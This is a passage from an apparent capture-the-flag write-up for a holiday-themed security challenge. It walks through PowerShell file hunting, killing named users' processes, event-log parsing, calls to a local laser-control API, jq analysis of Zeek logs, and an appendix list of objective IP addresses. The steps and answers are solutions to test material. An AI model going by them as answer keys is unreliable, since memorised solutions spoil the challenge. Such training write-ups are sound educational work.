Could commands hold riddles in hist'ry?
Fa la la la la, la la la la
Nay! You'll ever suffer myst'ry!
Fa la la la la, la la la la
```

Getting history

```
/home/elf> Get-History
```

Output:

```
  Id CommandLine
  -- -----------
   1 Get-Help -Name Get-Process
   2 Get-Help -Name Get-*
   3 Set-ExecutionPolicy Unrestricted
   4 Get-Service | ConvertTo-HTML -Property Name, Status > C:\services.htm
   5 Get-Service | Export-CSV c:\service.csv
   6 Get-Service | Select-Object Name, Status | Export-CSV c:\service.csv
   7 (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
   8 Get-EventLog -Log "Application"
   9 I have many name=value variables that I share to applications system wide. At a
command I w...
  10 type ../callingcard.txt
```

Getting Environment Variables

```
Get-ChildItem env:
```

Output:

```
Name                           Value
----                           -----
_                              /bin/su
DOTNET_SYSTEM_GLOBALIZATION_I… false
HOME                           /home/elf
HOSTNAME                       5e550fa71066
LANG                           en_US.UTF-8
LC_ALL                         en_US.UTF-8
LOGNAME                        elf
MAIL                           /var/mail/elf
PATH                           /opt/microsoft/powershell/6:/usr/local/sbin:/usr/local/bin:/usr/s…
PSModuleAnalysisCachePath      /var/cache/microsoft/powershell/PSModuleAnalysisCache/ModuleAnaly…
PSModulePath                   /home/elf/.local/share/powershell/Modules:/usr/local/share/powers…
PWD                            /home/elf
RESOURCE_ID                    20cb3cbf-c25a-4b23-a6b1-e71bd2909990
riddle                         Squeezed and compressed I am hidden away. Expand me from my priso…
SHELL                          /home/elf/elf
SHLVL                          1
TERM                           xterm
USER                           elf
userdomain                     laserterminal
USERDOMAIN                     laserterminal
USERNAME                       elf
username                       elf
```

Finding the compressed file

Prior to settling on looking for the /etc directory, I searched system wide. Decided to narrow down the search one by one.

```
Get-ChildItem -Path /etc -recurse | sort LastWriteTime -Descending |select name, LastWriteTime
```

Found file archive, needed to find where it exactly was:

```
Get-ChildItem -Path /etc -recurse | sort LastWriteTime -Descending
```

Manually scrolled through the above list and extractd the file:

```
Expand-Archive -LiteralPath /etc/apt/archive -DestinationPath .
```

Finding another clue:

```
type ./refraction/riddle
```

The riddle:

```
Very shallow am I in the depths of your elf home. You can find my entity by using my md5
identity:

25520151A320B5B0D21561F92C8F6224
```

Also found an elf binary:

```
 dir ./refraction/
    Directory: /home/elf/refraction


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------          11/7/19 11:57 AM            134 riddle
------          11/5/19  2:26 PM        5724384 runme.elf

 chmod a+x refraction/runme.elf
 ./refraction/runme.elf
refraction?val=1.867
```

Finding file with matching MD5

```
 Get-ChildItem -Path depths -recurse | where { (Get-FileHash -Algorithm MD5 $_
.FullName).Hash -eq "25520151A320B5B0D21561F92C8F6224" }

    Directory: /home/elf/depths/produce
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          11/18/19  7:53 PM            224 thhy5hll.txt

 type /home/elf/depths/produce/thhy5hll.txt
temperature?val=-33.5
I am one of many thousand similar txt's contained within the deepest of /home/elf/depths.
Finding
me will give you the most strength but doing so will require Piping all the FullName's to
Sort Len
gth.
```

Finding the file with the longest name

```
 Get-ChildItem -Path depths -Recurse | Sort-Object Length -Descending | Select-Object
length,name,directory -First 2 | out-string -Width 600
Length Name        Directory
------ ----         ---------
   224 thhy5hll.txt /home/elf/depths/produce
   209 0jhj5xz6.txt
/home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/
escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/th
erefore/c
ool/plate/ice/play/truth/potatoes/beauty/fourth/careful/dawn/adult/either/burn/end/ac
curate/rubbed
/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/s
ail/dropped/
fox
 type
/home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/e
scape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practic
al/therefore/co
ol/plate/ice/play/truth/potatoes/beauty/fourth/careful/dawn/adult/either/burn/end/acc
urate/rubbed/
cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/s
ail/dropped/f
ox/0jhj5xz6.txt
Get process information to include Username identification. Stop Process to show me
you're skilled
 and in this order they must be killed:
bushy
alabaster
minty
holly
Do this for me and then you /shall/see .
```

Stop processes

```
 Get-Process -IncludeUsername |Where-Object {$_.Username -notin 'root','elf'} | Select Id,
Username |
 Get-Process -IncludeUsername |Where-Object {$_.Username -notin 'root','elf'} | Select Id,
Username | Foreach { Stop-Process -Id $_.id }
 type /shall/see
Get the .xml children of /etc - an event log to be found. Group all .Id's and the last thing will
be in the Properties of the lonely unique event Id.
```

Parsing XML

```
PS /etc> dir */*/*/*
    Directory: /etc/systemd/system/timers.target.wants
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-----l        10/29/19  9:25 PM             43 apt-daily-upgrade.timer
-----l        10/29/19  9:25 PM             35 apt-daily.timer
--r---        11/18/19  7:53 PM       10006962 EventLog.xml
-----l        10/29/19  9:25 PM             32 fstrim.timer
-----l        10/29/19  9:25 PM             35 motd-news.timer
PS /etc>

PS /etc/systemd/system/timers.target.wants> Select-String -Path ./EventLog.xml -Pattern
gas

EventLog.xml:68892:             <S
N="Value">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c "
`$correct_gases_postbody
= @{`n    O=6`n    H=7`n    He=3`n    N=4`n    Ne=22`n    Ar=11`n    Xe=10`n    F=20`n
Kr=8`n
   Rn=9`n}`n"</S>
EventLog.xml:68976:     <S N="Message">Process Create:_x000D__x000A_RuleName:
_x000D__x000A_UtcTime: 2019-11-07 17:59:56.525_x000D__x000A_ProcessGuid:
{BA5C6BBB-5B9C-5DC4-0000-00107660A900}_x000D__x000A_ProcessId:
3664_x000D__x000A_Image:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe_x000D__x000A_FileVe
rsion:
10.0.14393.206 (rs1_release.160915-0644)_x000D__x000A_Description: Windows
PowerShell_x000D__x000A_Product: Microsoft® Windows® Operating
System_x000D__x000A_Company:
```

```
Microsoft Corporation_x000D__x000A_OriginalFileName:
PowerShell.EXE_x000D__x000A_CommandLine:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c "
`$correct_gases_postbody = @{`n
O=6`n   H=7`n   He=3`n   N=4`n   Ne=22`n   Ar=11`n   Xe=10`n   F=20`n   Kr=8`n
Rn=9`n}`n"_x000D__x000A_CurrentDirectory: C:\_x000D__x000A_User:
ELFURESEARCH\allservices_x000D__x000A_LogonGuid:
{BA5C6BBB-5B9C-5DC4-0000-0020F55CA900}_x000D__x000A_LogonId:
0xA95CF5_x000D__x000A_TerminalSessionId: 0_x000D__x000A_IntegrityLevel:
High_x000D__x000A_Hashes: MD5=
097CE5761C89434367598B34FE32893B_x000D__x000A_ParentProcessGuid:
{BA5C6BBB-4C79-5DC4-0000-001029350100}_x000D__x000A_ParentProcessId:
1008_x000D__x000A_ParentImage:
C:\Windows\System32\svchost.exe_x000D__x000A_ParentCommandLine:
C:\Windows\system32\svchost.exe -k netsvcs</S>

PS /etc/systemd/system/timers.target.wants>
```

Activating the laser

Laser user manual

```
 (Invoke-WebRequest -Uri http://localhost:1225/).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Tue, 24 Dec 2019 08:45:48 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 860
<html>
<body>
<pre>
----------------------------------------------------
Christmas Cheer Laser Project Web API
----------------------------------------------------
Turn the laser on/off:
GET http://localhost:1225/api/on
GET http://localhost:1225/api/off
Check the current Mega-Jollies of laser output
GET http://localhost:1225/api/output
Change the lense refraction value (1.0 - 2.0):
GET http://localhost:1225/api/refraction?val=1.0
Change laser temperature in degrees Celsius:
GET http://localhost:1225/api/temperature?val=-10
Change the mirror angle value (0 - 359):
GET http://localhost:1225/api/angle?val=45.1
Change gaseous elements mixture:
POST http://localhost:1225/api/gas
POST BODY EXAMPLE (gas mixture percentages):
O=5&H=5&He=5&N=5&Ne=20&Ar=10&Xe=10&F=20&Kr=10&Rn=10
----------------------------------------------------
</pre>
</body>
</html>
```


Activation commands

```
(Invoke-WebRequest -Uri http://127.0.0.1:1225/api/angle?val=65.5).RawContent

HTTP/1.0 200 OK
```

```
Server: Werkzeug/0.16.0
Date: Tue, 24 Dec 2019 08:55:09 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 77

Updated Mirror Angle - Check /api/output if 5 Mega-Jollies per liter reached.

(Invoke-WebRequest -Uri http://127.0.0.1:1225/api/refraction?val=1.867).RawContent

HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Date: Tue, 24 Dec 2019 08:55:27 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 87

Updated Lense Refraction Level - Check /api/output if 5 Mega-Jollies per liter reached.

(Invoke-WebRequest -Uri http://127.0.0.1:1225/api/temperature?val=-33.5).RawContent

HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Tue, 24 Dec 2019 08:55:45 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 82

Updated Laser Temperature - Check /api/output if 5 Mega-Jollies per liter reached.

(Invoke-WebRequest -Uri http://127.0.0.1:1225/api/gas -Method POST -Body "O=6&H=7&He

=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9").RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Tue, 24 Dec 2019 08:59:56 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 81

Updated Gas Measurements - Check /api/output if 5 Mega-Jollies per liter reached.

(Invoke-WebRequest -Uri http://localhost:1225/api/off).RawContent
```

```
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Tue, 24 Dec 2019 09:01:10 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 33
Christmas Cheer Laser Powered Off

(Invoke-WebRequest -Uri http://localhost:1225/api/on).RawContent

HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Tue, 24 Dec 2019 09:01:17 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 32
Christmas Cheer Laser Powered On

(Invoke-WebRequest -Uri http://localhost:1225/api/output).RawContent

HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Tue, 24 Dec 2019 09:02:55 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 200
Success! - 5.41 Mega-Jollies of Laser Output Reached!
```

Zeek JSON Analysis



```
Some JSON files can get quite busy.
There's lots to see and do.
Does C&C lurk in our data?
JQ's the tool for you!

-Wunorse Openslae

Identify the destination IP address with the longest connection duration
using the supplied Zeek logfile. Run runtoanswer to submit your answer.

elf@fdbd7fe9a31d:~$ ls
conn.log
elf@fdbd7fe9a31d:~$ 
```

As seen in the screenshot above, the log file in question is called "conn.log". Began my investigation by extracting one event from the log to look at the log format:

View log command

```
cat conn.log | jq
```

Example event item

```
{
    "ts": "2019-04-04T20:45:08.763618Z",
    "uid": "CudtEV1kZsZ2B5j5tl",
    "id.orig_h": "192.168.144.130",
    "id.orig_p": 56369,
    "id.resp_h": "192.168.144.2",
    "id.resp_p": 53,
    "proto": "udp",
    "service": "dns",
    "duration": 0.00061,
    "orig_bytes": 45,
    "resp_bytes": 61,
    "conn_state": "SF",
    "missed_bytes": 0,
    "history": "Dd",
    "orig_pkts": 1,
    "orig_ip_bytes": 73,
    "resp_pkts": 1,
    "resp_ip_bytes": 89
}
```

One attribute in the JSON object caught my eye, the **"duration"** attribute. Since we are looking for the longest duration, let's just find that!

```
cat conn.log | jq "duration" | sort -g | uniq | tail -n 1
```


The longest duration found was **1019365.337758**. Finding who it belongs to:

```
cat conn.log | jq ". | select (.duration == 1019365.337758)"
```

Which spat out:

```
{
  "ts": "2019-04-18T21:27:45.402479Z",
  "uid": "CmYAZn10sInxVD5WWd",
  "id.orig_h": "192.168.52.132",
  "id.orig_p": 8,
  "id.resp_h": "13.107.21.200",
  "id.resp_p": 0,
  "proto": "icmp",
  "duration": 1019365.337758,
  "orig_bytes": 30781920,
  "resp_bytes": 30382240,
  "conn_state": "OTH",
  "missed_bytes": 0,
  "orig_pkts": 961935,
  "orig_ip_bytes": 57716100,
  "resp_pkts": 949445,
  "resp_ip_bytes": 56966700
}
```

The destination IP **13.107.21.200** appears to be the fishy one. Submitting it as answer:



```
elf@ee9d29048a40:~$ runtoanswer
Loading, please wait......



What is the destination IP address with the longes connection duration? 13.107.21.200



Thank you for your analysis, you are spot-on.
I would have been working on that until the early dawn.
Now that you know the features of jq,
You'll be able to answer other challenges too.

-Wunorse Openslae

Congratulations!

elf@ee9d29048a40:~$
```

Appendix

Appendix A

Table 1. Objective 12 IP's

IP
42.103.246.250
42.103.246.130
44.164.136.41
49.161.8.58
203.68.29.5
84.147.231.129
34.155.174.167
2.230.60.70
10.155.246.29
104.179.109.113
225.191.220.138
66.116.147.181
75.73.228.192
140.60.154.239
50.154.111.0
249.34.9.16
27.88.56.114
92.213.148.0
238.143.78.114
31.116.232.143
126.102.12.53
121.7.186.163
187.152.203.243
106.132.195.153
37.216.249.50
129.121.121.48
250.22.86.40
190.245.228.38
34.129.179.28
231.179.108.238
135.32.99.116
103.235.93.133

IP
2.240.116.254
253.65.40.39
45.239.232.245
142.128.135.10
68.115.251.76
118.196.230.170
173.37.160.150
81.14.204.154
135.203.243.43
186.28.46.179
13.39.153.254
111.81.145.191
0.216.249.31
220.132.33.81
83.0.8.119
150.45.133.97
229.229.189.246
227.110.45.126
56.5.47.137
118.26.57.38
42.127.244.30
19.235.69.221
217.132.156.225
69.221.145.150
42.191.112.181
252.122.243.212
48.66.193.176
22.34.153.164
44.74.106.131
97.220.93.190
158.171.84.209
106.93.213.219
61.110.82.125
65.153.114.120
123.127.233.97
95.166.116.45
80.244.147.207
168.66.108.62
200.75.228.240

IP
226.102.56.13
102.143.16.184
185.19.7.133
230.246.50.221
87.195.80.126
131.186.145.73
148.146.134.52
253.182.102.55
229.133.163.235
53.160.218.44
23.49.177.78
249.237.77.152
115.255.238.65
79.176.240.145
34.227.11.163
29.43.1.98
75.215.214.65
253.48.20.141
247.47.208.142
88.225.49.189
225.247.96.118
10.122.158.57
223.149.180.133
226.240.188.154
187.178.169.123
29.0.183.220
116.116.98.205
9.206.212.33
42.16.149.112
113.60.154.29
49.177.239.57
137.217.225.135
71.211.239.153
86.76.80.243
169.242.54.5
220.107.187.81
197.208.60.16
248.108.93.19
249.90.116.138

IP
28.169.41.122
31.254.228.4